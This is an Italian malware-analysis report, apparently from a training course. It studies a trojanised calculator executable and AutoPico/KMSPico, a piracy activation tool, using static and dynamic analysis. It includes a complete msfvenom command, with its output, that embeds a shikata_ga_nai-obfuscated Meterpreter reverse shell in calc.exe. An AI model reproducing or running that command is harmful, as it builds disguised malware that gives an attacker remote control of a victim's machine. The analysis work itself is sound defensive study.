Da notare infatti, come calcolatriceinnovativa50.exe su disco **occupi qualche kb in più**, probabilmente a causa del payload iniettato.


PARTE 1

GENERIAMO UN PAYLOAD CON MSFVENOM E CONFRONTIAMO

A questo punto, abbiamo generato su **parrotOS** un payload di esempio con **msfvenom** con questo comando:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -x calc.exe -o trojan_offuscato.exe
```

dichiarando come parametro proprio la tecnica **shikata_ga_nai**.



The screenshot shows a terminal window titled "Parrot Terminal". The command entered is:

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -x calc-2001.exe -o trojan_offuscato.exe
```

The output shows the process of generating the payload:

- [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
- [-] No arch selected, selecting arch: x86 from the payload
- Found 1 compatible encoders
- Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
- x86/shikata_ga_nai succeeded with size 381 (iteration=0)
- x86/shikata_ga_nai succeeded with size 408 (iteration=1)
- x86/shikata_ga_nai succeeded with size 435 (iteration=2)
- x86/shikata_ga_nai succeeded with size 462 (iteration=3)
- x86/shikata_ga_nai succeeded with size 489 (iteration=4)
- x86/shikata_ga_nai chosen with final size 489
- Payload size: 489 bytes
- Final size of exe file: 114688 bytes
- Saved as: trojan_offuscato.exe


PARTE 1

GENERIAMO UN PAYLOAD CON MSFVENOM E CONFRONTIAMO

Abbiamo analizzato l'output nostro, quindi **trojan_offuscato.exe**, ripetuto alcune tecniche di analisi statica e dinamica, e appurato che, sebbene con qualche cambiamento, **ci sono praticamente gli stessi pattern**. Si tratta quindi di un eseguibile (calc.exe) al quale è stato iniettato un payload.

Trojan offuscato da noi

file della traccia





PARTE 1

CONCLUSIONI

Il file **calcolatriceinnovativa50.exe** è stato analizzato e confermiamo che si tratti di un malware progettato utilizzando tecniche di offuscamento come **Shikata ga Nai**. Nonostante il suo potenziale dannoso, è probabile che il malware risulti **inefficace** su sistemi operativi moderni come Windows 7 e superiori, a causa delle protezioni offerte **dall'UAC** e dalla gestione avanzata dei privilegi di **amministratore**. Questo potrebbe spiegare perché il file è considerato "**innocuo**", in quanto non riesce a superare le misure di sicurezza standard sui sistemi operativi più recenti.

Potrebbe trattarsi di una reverse shell o di un altro tipo di malware. Prima di poter avere maggiori informazioni, è **necessario deoffuscarlo e analizzarlo**.



PARTE 2

AMICO NERD

L'eseguibile viene prima di tutto analizzato dalle Proprietà del file di Windows per verificarne i dettagli e successivamente con Virus Total per ulteriori considerazioni.

Si nota per prima cosa il nome originale del file, corrispondente a AutoPico.exe.

Proprietà	Valore
Descrizione	
Descrizione del file	AutoPico
Tipo	Applicazione
Versione file	15.0.0.7
Nome prodotto	AutoPico
Versione	15.0.0.7
Copyright	
Dimensione	722 KB

Names
AmicoNerd.exe
AutoPico.exe
AutoPico.exe (copy)
autopico.exe
svchost.exe
._cache_%SAMPLENAME%
._cache_pPvKPUSm1N.exe
._cache_b8b8eefb760dce0c52a39fa63edc0c67.exe
c6603d416dfc48894eda35d9a9a8523bdf9823e215ab926783ce6848aa8a62c4-dropped.bin
setup.exe

PARTE 2

TIPO DI FILE

Il file “AutoPico.exe” e le informazioni correlate suggeriscono che il software appartenga alla categoria degli **HackTool**.

Questi strumenti sono spesso utilizzati per attivare illegalmente software come versioni pirata di sistemi operativi o suite di produttività come Microsoft Office, eludendo le protezioni di licenza legittime.

E' noto per essere parte di un toolkit chiamato **KMSPico**, che viene comunemente usato per attivare software Microsoft in modo illegale senza acquistare una licenza valida.



PARTE 2

ANALISI STATICÀ AVANZATA

Il codice mostrato in **IDA Pro** nell'immagine fa parte di AutoPico ed è scritto in **VB.NET**, un linguaggio del **.NET Framework** di Microsoft, e compilato in Intermediate Language(IL). Quando abbiamo aperto il file con IDA, il programma ha riconosciuto che si trattava di un'applicazione .NET. Grazie a questa identificazione, IDA è stato in grado di visualizzare il codice IL, che risulta essere molto più leggibile e comprensibile rispetto al codice assembly nativo.

Analizzando il codice, abbiamo individuato alcune informazioni relative al registro di Windows, come l'edizione, il nome del prodotto e la versione corrente del sistema operativo.

Queste informazioni potrebbero essere utilizzate per adattare il processo di attivazione e crack delle licenze in base alla configurazione specifica del sistema.

```
callvirt class [Microsoft.VisualBasic]Microsoft.VisualBasic.MyServices.RegistryProxy::GetValue(class System.String, class System.Object)
ldloc.2
ldstr "EditionID"
ldnull
callvirt class System.Object [Microsoft.VisualBasic]Microsoft.VisualBasic.MyServices.RegistryProxy::GetValue(class System.String, class System.Object)
call class System.String [Microsoft.VisualBasic]Microsoft.VisualBasic.CompilerServices.Conversions::ToString(class System.Object)
stfld class System.String AutoPico.Activador.Variables::ProductName
ldarg.0
ldind.ref
call class ? ::?()
callvirt class [Microsoft.VisualBasic]Microsoft.VisualBasic.MyServices.RegistryProxy [Microsoft.VisualBasic]Microsoft.VisualBasic.Dev
ldloc.2
ldstr "ProductName"
ldnull
callvirt class System.Object [Microsoft.VisualBasic]Microsoft.VisualBasic.MyServices.RegistryProxy::GetValue(class System.String, clas
call class System.String [Microsoft.VisualBasic]Microsoft.VisualBasic.CompilerServices.Conversions::ToString(class System.Object)
stfld class System.String AutoPico.Activador.Variables::ProductName
ldarg.0
ldind.ref
call class ? ::?()
callvirt class [Microsoft.VisualBasic]Microsoft.VisualBasic.MyServices.RegistryProxy [Microsoft.VisualBasic]Microsoft.VisualBasic.Dev
ldloc.2
ldstr "CurrentVersion"
ldnull
callvirt class System.Object [Microsoft.VisualBasic]Microsoft.VisualBasic.MyServices.RegistryProxy::GetValue(class System.String, clas
call class System.String [Microsoft.VisualBasic]Microsoft.VisualBasic.CompilerServices.Conversions::ToString(class System.Object)
stfld class System.String AutoPico.Activador.Variables::CurrentVersion
ldarg.0
```

PARTE 2

ANALISI STATICÀ AVANZATA

Infatti, dopo la lettura delle informazioni tenta l'attivazione.

Le istruzioni nella slide in basso sembrano indicare che il tool potrebbe riprodurre un file audio con una di queste estensioni (mp3, wav, mid) probabilmente durante il processo di attivazione.

Questo comportamento è una caratteristica riconoscibile di molti tool di cracking, che spesso includono un effetto sonoro o un jingle per segnalare il successo dell'operazione.

Questo dettaglio rafforza l'idea che AutoPico non solo manipola le chiavi di registro e attiva software non autorizzato, ma lo fa anche in modo che sia accompagnato da un segnale sonoro, rendendo l'esperienza più interattiva con l'utente.

```
ldarg.0
ldind.ref
ldfld  class AutoPico.Logging.FileLogger AutoPico.Activador.Variables::Logger
ldstr  "Activating Office 2010"
stloc.0
ldloca.s 0
callvirt void AutoPico.Logging.FileLogger::LogMessage(class System.String& message)
newobj  void ?::ctor()
```

```
ldarg.0
call  class System.String AutoPico.AudioFile::get_Filename()
ldc.i4.3
call  class System.String [Microsoft.VisualBasic]Microsoft.VisualBasic.Strings::Right(class System.String, int32)
callvirt class System.String [mscorlib]System.String::ToLower()
stloc.0
ldloc.0
ldstr  "mp3"
ldc.i4.0
call  int32 [Microsoft.VisualBasic]Microsoft.VisualBasic.CompilerServices.Operators::CompareString(class System.String, class Syst
brfalse.s loc_21593
```

PARTE 2

ANALISI DINAMICA CON REGSHOT


Nel report di Regshot, sono emerse modifiche significative alle chiavi di registro relative alla gestione delle licenze di Windows e Microsoft Office, in particolare alla "**Software Protection Platform**" e alla

"OfficeSoftwareProtectionPlatform". Queste chiavi sono determinanti per l'attivazione dei prodotti Microsoft.

Le modifiche analizzate possono indicare tentativi di bypassare i meccanismi di attivazione legittima, tipici di procedure di crack. Le chiavi coinvolte sono

"HKLM \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ SoftwareProtectionPlatform" e

"HKLM \ SOFTWARE \ Microsoft \ OfficeSoftwareProtectionPlatform", spesso modificate in contesti di crack di Office.



```
10:46:35:156 DisableKeyManagementServiceHostCaching 0
10:46:35:156 Set Registry : SoftwareProtectionPlatform:KeyManagementServiceHostCaching 0
10:46:35:156 Set Registry : SoftwareProtectionPlatform:KeyManagementServiceHostCaching 0
10:46:35:156 Activating Windows
10:46:35:273 Windows(R) 7, Professional edition was already activated
10:46:35:273 Set Registry : SoftwareProtectionPlatform:KeyManagementServiceHostCaching 0
10:46:35:273 Set Registry : SoftwareProtectionPlatform:KeyManagementServiceHostCaching 0
10:46:35:273 Set Registry : SoftwareProtectionPlatform:OfficeSoftwareProtectionPlatform 0
10:46:35:281 Set Registry : SoftwareProtectionPlatform:OfficeSoftwareProtectionPlatform 0
10:46:35:288 ClearKeyManagementServiceMachine 0
10:46:35:296 ClearKeyManagementServicePort 0
10:46:35:296 Closing Firewall Port...
10:46:35:445 Set Registry : HKEY_CURRENT_USER\Control Panel\Desktop\PaintDesktopversion
10:46:35:452 Time Finish: 28/08/2024 10:46:35
10:46:35:452 Total Time: 5 seconds
```

PARTE 2


FILE GENERATI DALL'ESEGUIBILE

Utilizzando Procmon e applicando filtri specifici, abbiamo verificato che l'eseguibile AmicoNerd.exe genera vari file durante l'esecuzione: cartella logs con all'interno un file di nome **AmicoNerd.log**, e il file **DM.bin**.

Column	Relation	Value	Action
<input checked="" type="checkbox"/>  Process Name	is	Amiconerd.exe	Include
<input checked="" type="checkbox"/>  Operation	is	CreateFile	Include
<input checked="" type="checkbox"/>  Result	is	SUCCESS	Include
<input checked="" type="checkbox"/>  Process Name	is	Procmon.exe	Exclude
<input checked="" type="checkbox"/>  Process Name	is	Proexp.exe	Exclude
<input checked="" type="checkbox"/>  Process Name	is	Autoruns.exe	Exclude
<input checked="" type="checkbox"/>  Process Name	is	Procmon64.exe	Exclude
<input checked="" type="checkbox"/>  Process Name	is	Proexp64.exe	Exclude
<input checked="" type="checkbox"/>  Process Name	is	System	Exclude
<input checked="" type="checkbox"/>  Operation	begins with	IRP_MJ_	Exclude
<input checked="" type="checkbox"/>  Operation	begins with	FASTIO_	Exclude

PARTE 2

CONTENUTO LOG FILE



```
AmicoNerd - Blocco note
File Modifica Formato Visualizza ?
14:57:01:924 2024.08.29 AutoPico 15.0.0.7
Official Site:
http://forums.mydigitallife.info/threads/49108-KMSpico-official-thread
Time Start: 29/08/2024 14:57:01

14:57:01:937 Checking Internet Connection...
14:57:01:985 Windows Detected: Windows 7 Professional : Professional : 6.1 : 7601.18939
14:57:02:009 Using host: 127.39.243.83:1688
14:57:02:009 Internet Connection Detected
14:57:02:009 Synchronizing Time...
14:57:02:021 Opening Firewall Port...
14:57:02:057 Opening Firewall App...
14:57:02:154 Error: Opening Firewall App
14:57:02:166 Get Registry : SYSTEM\currentcontrolset\services\sppsvc\start
14:57:02:178 KMSEmulator Port: 1688
14:57:18:424 Time synchronized
14:57:18:479 office 2016 Skipped
14:57:18:479 office 2010 Skipped
14:57:18:490 office 2013 Skipped
14:57:18:631 KMSEmulator running port: 1688
14:57:19:567 Found Windows Products: 1
14:57:19:599 Name: Windows(R) 7, Professional edition
